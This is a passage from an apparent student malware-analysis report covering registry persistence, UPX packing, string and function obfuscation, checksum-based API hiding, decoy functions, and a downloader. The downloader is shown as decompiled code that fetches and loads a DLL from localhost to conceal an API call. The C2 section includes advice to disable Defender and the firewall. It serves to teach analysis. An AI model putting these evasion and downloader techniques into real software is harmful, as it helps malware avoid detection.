


Fig 32: Registry Run path modification seen in process events

In Fig 32, we observe that the presence of the system command is clearly evident in the process events. This is because the addition of the registry Run path is occurring through the 'cmd.exe' process, which is spawned by the system() command and not by the original malware sample.




Fig 33: Persistence verification through Regedit

In the testing phase using Regedit, we confirmed the successful addition of the registry Run path, indicating the partial success of our attempt. However, it is crucial for ethical researchers to recognize that real-world adversaries can employ advanced techniques such as rootkits or API hooking to evade detection. Hence, it is crucial to expand our understanding of potential attack vectors and consider additional layers of defence to effectively counter sophisticated malware threats.

14. MILESTONE 4 – OBFUSCATION

14.1. Obfuscation

Obfuscation is the deliberate effort to make something confusing or difficult to read, usually with the aim of making it more difficult to reverse engineer, copy, or analyse.

14.1.1 Introduction

Software code can be made more challenging to interpret or reverse engineer by using the obfuscation approach. Obfuscation aims to make it more challenging for analyst to analyse and change the code, making it more challenging to take advantage of any software flaws or vulnerabilities.

Software suppliers frequently employ obfuscation to safeguard their intellectual property or stop reverse engineering of their code. Malware writers also utilise it to make their code more challenging for security experts to find and analyse.

Obfuscation is not perfect measure, but it may be defeated with enough skill and effort. Obfuscation sometimes introduces additional flaws or weaknesses into the code, increasing its susceptibility to attack**.**

a) Obfuscation of the source code makes it more difficult to read or comprehend it. Renaming variables, methods, and classes as well as adding more code and eliminating comments can be done to achieve this.
b) Obfuscating the control flow of a program's control structures, such as loops and conditional expressions, makes it more difficult to understand. To do this, more code may be added, jump targets may be modified, or ‘goto’ statements may be used.
c) Obfuscation includes changing the data that the program uses, such as encrypting strings or concealing crucial data in inactive portions of the program. Binary obfuscation happens when one alters the program's built binary code in a way that makes it more difficult to decipher.

14.1.2. UPX Packer tool

Windows executables and other binary files can be compressed and decompressed using the popular open-source executable file compressor known as **UPX** (Ultimate Packer for eXecutables). By examining the binary code of the executable file, UPX finds repeated code segments and replaces them with shorter, more effective code segments. The executable file's overall size is decreased throughout this procedure, making it smaller and simpler to distribute.

To begin compressing code, UPX first examines the executable file to find the appropriate code segments. Then, the equivalent, more effective code that is typically shorter in size replaces these code segments. The executable file's functionality is unaffected by this operation; just its size is altered. Like the original, the compressed executable file may be distributed and run.

For distributors and software developers, UPX offers several benefits. The size of executable files may be drastically reduced, which makes them more portable and download-friendly. Additionally, it can lessen the amount of disk space needed to keep the files. Additionally, by making it more difficult for attackers to analyse the code, UPX offers some protection against reverse engineering.

Attackers, however, can employ UPX to intentionally conceal malware or harmful code in compressed executable files. Since the compression can make it more challenging for the software to detect malicious code, in some circumstances UPX compressed files may also cause false positives in antivirus and other security software.

Below screenshots show the difference between packed and unpacked executable by running strings utility on both:




Fig 34.1: Result of Unpacked Binary




Fig 34.2: Result of Packed Binary

UPX replaces repetitive code segments with more efficient code. This process results in a smaller compressed executable file that can be distributed and executed just like the original file. But ZIP achieves compression by compressing the data in a file or folder using various compression algorithms, such as DEFLATE, LZMA, or BZIP2. This process results in a smaller compressed archive file that can be stored or transmitted more efficiently. Result of ZIP compressions cannot be executed like the original file.

To compress executable files, UPX employs a variety of compression methods and algorithms. The primary methods employed by UPX are:

a) **Entropy Coding**: The data in the executable file is compressed by UPX employing several methods, including Huffman coding, to eliminate data redundancy and accomplish compression.

b) **Code substitution**: This method is used to swap out lengthy, inefficient code segments for shorter, more concise ones in the executable file. By examining the executable's binary code, UPX can identify these code portions and swap them out with similar, compressed code.

c) **Data compression**: This method is used to reduce the size of the executable file's data, which includes constants and strings. UPX employs several methods, including LZ77 and LZSS, to compress data.

The code that is appended to the compressed executable file in UPX in order to decompress and run the original code, is known as the **stub code**. Usually composed of a loader and a decompression method, stub code is compact. The original executable code is loaded into memory after the stub code has been run, which causes the compressed executable file to first decompress. The original code is run as usual after it has been loaded into memory.

The loader and decompression methods, as well as the flexibility to add unique code to the stub, are only a few of the possibilities offered by UPX for customising the stub code. This enables programmers to alter the compressed executable file's behaviour and incorporate it with other software systems.

Due to the customization allowed in UPX, starting with finding the stub code and figuring out the encryption algorithm, and analysing the malware for the key is highly difficult. There are not many techniques introduced and solving these problems require high skillset, knowledge, and experience.

14.2. Obfuscation Methods

14.2.1 String Obfuscation

A string that is stored at runtime on the program stack is referred to as a **stack string**. The stack is a memory area used for temporary data storage in programming. A new stack frame is constructed on the stack each time a function is called to keep local variables and function arguments.

String manipulation is a method used during obfuscation to make strings more challenging for an attacker to decipher and understand. Manipulation may need several strategies, including encoding, encryption, and obfuscation. It is possible to manipulate strings to make it more challenging to recognise and extract them from the binary code.

One can encode the command string and initialize different parts/characters of the command to different variables and concatenate them for execution. The figures below show the example of string manipulation in play with the ROT13 encoding and decoding before execution for the strings that needs to be hidden from the analyst.




Fig 35.1: String encoding and manipulation

Fig 35.2: Example for String Encoding

Here, the string was encoded before and used to initialize the parts of the command to the system which adds a registry entry to the specified path. Even the path required for the command is encoded and separately initialized and then concatenated to run.
The analyst can see only the encoded file path (as shown in figure above) but cannot make anything out of it unless the analyst finds out more about the encryption algorithm used or the key.

In the below screenshot, the malware analyst can make sense that some obfuscation method is used and is concatenated before passing to the system function but is difficult to find out about the real nature of the command and understand what happens.

If there were no obfuscation techniques used, the array of characters initialised would be available as their corresponding hex value. The analyst would be able to see the set of four characters just by hovering on the hex (in Little Endian) in Ghidra.




Fig 36: Undoing String manipulation before usage

14.2.2. Function Obfuscation

The method where the author tries to hide the function name and its working from the analyst and when executed the function works the same as it is intended to.

Here in the below figure, the function '**RegCreateKey'** is used to create a Registry entry with key-value pair to be stored in the registry of the system where it is executed.

The author has used string manipulation technique of separating the function name and then concatenating it before calling the function. The analyst cannot see the function name openly as in Fig 38. and has to put in more work to find out more about the function including function name and its intended functionality.




Fig 37: Function Obfuscation with String manipulation

Here as shown below, the function names are available even after compiling for the machine to understand, due to which the Ghidra's decompiler shows the function names and the number of parameters used clearly.




Fig 38: Function openly seen when without obfuscation

14.3 Checksum based obfuscation technique

The previous set of obfuscation techniques discussed were in some capacity static obfuscation techniques i.e., their behaviour is determined at compile-time. However, in this section, we will be focusing on understanding a run-time obfuscation technique – Checksum based obfuscation.
The eventual carry-forward goal in the next phase is to analyse a malware executable with 0 imports i.e., a malware sample that builds its import table at run-time. Checksum based obfuscation is one such technique that could be used to do the same.

In checksum-based obfuscation, checksums[2] are calculated for the DLL APIs or strings and stored in the executable at compile time. The executable contains the code and the mechanism to calculate the equivalent checksum for the intended strings.
At run-time, the strings' checksum is calculated. These strings can be generated by the user, or the executable itself. These strings can be commands that define the behaviour of the executable or triggered events too. Once calculated, the calculated checksum is compared with the stored checksum. If the checksums are equal, then the corresponding string associated with that checksum is used / the corresponding DLL API associated with it is called. This is an obscuring technique that is hiding the API call or string with a checksum.

The attacker may generate a corpus of checksum calculations at compile-time. On static analysis, we may be faced with several checksum values in the decompiled code section. Their equivalent strings and DLL API calls will be difficult to map without execution. There is also a high possibility that most of these checksums might be pseudo values that do not map to any particular string or API call. This way, attackers can make the analysis difficult.
We can use the **"memory strings**" functionality to observe the calculated checksum and its equivalent mapping. This is again a dynamic analysis technique that maps the strings that are loaded into the memory during execution.

To understand checksum-based obfuscation, we started with basic mapping of FindFirstFile and **FindNextFile** to "$hi" and "$hello". "$hi" and "$hello" were placeholders for the API calls and checksums were calculated for them. This was done to ensure that the two APIs are not visible explicitly in the decompiled code. The analysis we have done on this sample is not discussed here, but the same is provided in Week 4 report in the Appendix B section.

14.4 Rabbit holes

Rabbit holes are common in real-world malwares. They are also an obfuscation technique employed by attackers to lead the defenders astray. A rabbit hole code section can briefly be defined as a redundant code section that does not in any way contribute to the core functionality of the executable at hand. This code section does nothing useful; it is merely embedded into the code to deviate the attention of the analyser.

The analyst may fall into a rabbit hole and start analysing the tunnels that branch out of it; none of those tunnels will eventually connect back to the primary activity of the malware sample. This will waste lots of time and frustrate the analyst. That is the primary goal of introducing rabbit holes.
To describe them in one word, rabbit holes are a misdirection or a decoy.
To understand rabbit holes and how to avoid them, the attackers' team generated a rabbit hole executable and provided it to the defender's team for analysis. The defenders' responsibility was to understand the primary functionality of that executable by reverse-engineering it.

```
void dance_your_way() {
    struct sockaddr_in server;
    int sock = socket(AF_INET, SOCK_STREAM, 0);
    server.sin_family = AF_INET;
    server.sin_addr.s_addr = inet_addr("127.0.0.1");
print("Crucial information sent to server");
    server.sin_port = htons(80);
    connect(sock, (struct sockaddr *)&server, sizeof(server));
sing++;
    sleep(2);
    close(sock);
}
```

Fig 39: Rabbit hole function that opens a socket and then closes it

The function shown above highlights one of the decoy functions embedded into that source code. The function opens a socket and connects to the server for 2 seconds. After 2 seconds, it closes the socket. There is no information flow between the host and the server – this function is not doing anything related to exfiltration or C2 in truth.
It is true that one can argue that this function could be recursively used to cause a Dos[3] attack, but in the executable provided, it is not. The core functionality of the executable provided is to count the number of rabbit hole functions hooked to the main function; therefore, all these hooked functions are nothing but decoys. Defender team's analysis for this sample can be checked out in the Week 4 report whose link is in Appendix B.

14.5 Droppers and Downloaders

14.5.1 Introduction

Droppers and downloaders are a separate component that needs to be understood in greater detail. However, we introduce these topics here to understand how you can mask/obscure certain DLL API calls on static analysis tools using them.

Droppers are usually non-malicious executables that are meant to drop a malicious payload into the victim machine.
Downloaders are also usually non-malicious executables that download malicious payloads from C2 servers into the host system.

The aim of using droppers and downloaders is to primarily avoid detection by the anti-virus software. Similarly, the use of a dropper/downloader ensures that the size of the malicious executable is kept small -- frequent payloads can be constantly dropped/ downloaded onto the system.
The primary difference between the dropper and the downloader depends on the mechanism in which the payload lands on the host. If it comes embedded/attached with a non-malicious sample, then it classifies as a dropper. If it is brought into the system via download (the non-malicious sample connects to the remote server and seeks it), then it is a downloader.

14.5.2 Features of the Downloader used

Why are we discussing droppers and downloaders in Obfuscation? Should they not be categorized into Command and Control?
Yes, it is true that droppers and downloaders belong to C2 in some capacity. However, the intent of introducing it here is defined in the features of the downloader that is being analysed.

A) The aim of this analysis is to use the **FindFirstFile** DLL API call without explicitly calling it in the primary executable. We have previously used different string and function obfuscation techniques to mask the API identity, but in this case, we will be loading another DLL into the memory that contains the "**FindFirstFile**" implementation and using that functionality to fetch a file.

B) This new DLL is manually crafted. The .c and .h implementations of the functions are used to generate the DLL. Apache Server is started on the localhost and these files are loaded into the data section of the localhost.


C) When the non-malicious sample (or primary executable) is executed, it connects to the localhost and downloads three files – decrypt.c, decrypt.h , decrypt.dll. Decrypt.c contains the function implementation that is being sought. Decrypt.h contains the header definitions for the function. Decrypt.dll is the DLL from where this function implementation is fetched.

D) Once fetched, the Decrypt.DLL is loaded into memory and **FindFirstFileA** is called.

So, to some capacity, we can imply that we are masking the API calls by relying on user-defined DLLs, thereby obfuscating the API calls seen in the primary executable.
It is true that if the analyst is able to see that a DLL is being downloaded, it'll flag the behaviour of it as malicious, but nevertheless, this concept is briefly explored here to act as a pre-cursor to C2.

14.5.3 Static Analysis brief

In this sub-section, we analyse the primary executable, our downloader, to see if the FindFirstFileA DLL API is actually being masked/hidden. To do so, we open Ghidra and analyse the code sections.






Fig 40.1: Kernel32.DLL imports of the primary executable

Fig 40.2: URLMON.DLL imports of the primary executable

We observe that **FindFirstFileA** is never resolved at compile-time, and therefore is not evidently seen in the imports section. **FindNextFileA** is however seen – it is not being masked.

However, another interesting observation we make is that we see **URLDownloadToFile** API being called. This API, as the name suggests, indicates that this executable is downloaded contents from a URL and storing it into a file (definitely a downloader).

```
__main();
printf("Entry");
URLDownloadToFileA((LPUNKNOWN)0x0,"http://localhost/decrypt_dll.h","decryptdll.h",0,
                   (LPBINDSTATUSCALLBACK)0x0);
local_10 = fopen("decryptdll.h","r");
if (local_10 == (FILE *)0x0) {
  printf("error here");
}
printf("file .h downloaded\n");
URLDownloadToFileA((LPUNKNOWN)0x0,"http://localhost/decrypt_dll.c","decryptdll.c",0,
                   (LPBINDSTATUSCALLBACK)0x0);
local_10 = fopen("decryptdll.c","r");
if (local_10 == (FILE *)0x0) {
  printf("error here");
}
printf("file .c downloaded\n");
URLDownloadToFileA((LPUNKNOWN)0x0,"http://localhost/decryptdll.dll","decryptdll.dll",0,
                   (LPBINDSTATUSCALLBACK)0x0);
local_10 = fopen("decryptdll.dll","r");
if (local_10 == (FILE *)0x0) {
  printf("error here");
}
printf("file .dll downloaded\n");
local_18 = LoadLibraryA("decryptdll.dll");
printf("escn\n");
if (local_18 == (HMODULE)0x0) {
  printf("Error loading decryption DLL.\n");
  iVar1 = 1;
```

```
else {
  local_20 = GetProcAddress(local_18,"decrypt_string");
                    /* "FindFirstFileA" API is obfuscated with stack strings. */
  local_47 = 0x72737446696c6541;
  local_3f = 0x6e644669;
  local_3b = 0x4669;
  local_39 = 0;
                    /* "FindFirstFileA" API call made here */
  local_28 = (char *)(*local_20)(&local_47);
  printf("Decrypted string: %s\n",local_28);
  hModule = GetModuleHandleA("kernel32.dll");
  local_30 = GetProcAddress(hModule,local_28);
  if (local_30 == (FARPROC)0x0) {
    printf("Error getting function pointer for %s.\n",local_28);
    iVar1 = 1;
  }
  else {
    local_38 = (HANDLE)(*local_30)("C:\\infected\\*",&local_188);
    if (local_38 == (HANDLE)0xffffffffffffffff) {
      printf("Error calling %s.\n",local_28);
      iVar1 = 1;
    }
    else {
      printf("Listing contents of C:\\Windows:\n");
      do {
        printf("%s\n",local_188.cFileName);
        BVar2 = FindNextFileA(local_38,&local_188);
      } while (BVar2 != 0);
      FindClose(local_38);
      FreeLibrary(local_18);
```

Fig 41.1 **Fig 41.2**

Fig 41.1: Downloading decrypt.c, decrypt.h and decrypt.dll from localhost

Fig 41.2: Calling the FindFirstFileA DLL API implicitly (via Decrypt.dll)

We observe in Fig 41.1 that as soon as the **_main** section is entered, the files are downloaded first from the path specified. It is true that in real-world samples, all of these strings and APIs will be obfuscated, but for our understanding we have retained it as is. Once fetched, the decrypt.dll API is loaded into the memory for use.

We observe the use of stack strings to hide the "**FindFirstFile**" string in Fig 41.2. The highlighted section in Fig 41.2 shows the FindFirstFile API being called implicitly. The use of stack strings and the decrypt.dll allows the attacker to mask the function call and therefore, eventually hide the API call itself.

Only a brief perspective of the use of the downloader for obfuscation is provided here. To read our detailed analysis, please check out our Week 4 report, the link for which is provided in the Appendix B section.

15. MILESTONE 5 – COMMAND AND CONTROL (C2)

In this milestone, our primary focus was on understanding how a malware executable remotely connects to an attacker's server and communicates with it.

15.1 Understanding Command and Control

Before, we delve into our implementation and understanding, we will briefly understand how Command and Control effectively works.




Fig 42: C2 network interaction

1. The malware executable is first deployed onto the victim machine via social engineering. When the malware executable is running, it establishes a connection to one of the servers whose details (IP address, URI, or URL) are stored in the executable (mostly in an obfuscated fashion).

2. The executable waits for suitable commands from the server, to act upon. Attackers use obfuscation techniques to obfuscate their command strings so that defenders are not able to decipher the command/message being communicated. Use of base64 encoding for these command strings is a common practice.
   In truth, the commands that the malware receives can be anything. The attacker can decide on the naming convention, the encryption/encoding mechanism to follow and the protocol of exchange too. This makes it difficult to crack these command strings.
   The strings received are not pre-destined and cannot be determined at compile-time. This indicates that statically analysing the C2 source code for the behaviour of the executable will prove futile.

However, the set of actions to carry out when a specified command is received, is present in the static code sections, in an obfuscated fashion. This indicates that static analysis can provide us some details regarding specific command behaviours, but solely relying on it will make analysis difficult.

3. The executable can exfiltrate any crucial/sensitive information that it has gathered from the user back to the C2 server. This crucial information could include key logs or system metadata, network logs etc. C2 in an executable provides a backdoor to the attacker—the attacker can dictate how the executable must behave on the victim's system.

15.2 Technical specifics

Before jumping into the sample and the analysis, these are some of the technical specifics to keep in mind:

A) The primary DLL that provides all the necessary functionalities for socket creation, connection etc. on Windows is the Ws2_32.DLL while the DLL responsible for handling network protocols (like HTTP(S), FTP etc.) is WinInet.DLL.

B) Although static analysis can provide us with the corresponding API calls, understanding the network communication and the behaviour of a C2 executable is much easier on dynamic analysis tools. Therefore, our primary focus in this milestone will be on Process Monitor (primarily its Network tab) and Wireshark (packet capture tool).

C) It is essential to manually disable Windows Defender and Firewall for this attack to work. Defenders advice against turning off the Defender and the Firewall of your host systems. So, ensure that this analysis is being done in a sandbox environment or Virtual Machine. If it is being done on your host, ensure that the defences are brought back up after the execution is complete.

Real malware samples use PowerShell scripts to escalate privileges and switch them off. However, considering the fact that we are start out small, we will have to manually disable it.

D) Netcat is a functionality provided in Linux that allows us to create a server, bind it to a specific port and make it listen to incoming web requests. The equivalent functionality in Windows is **ncat ,** a functionality provided by Nmap. To avail the ncat functionality, one must first download the Nmap executable and set it up.

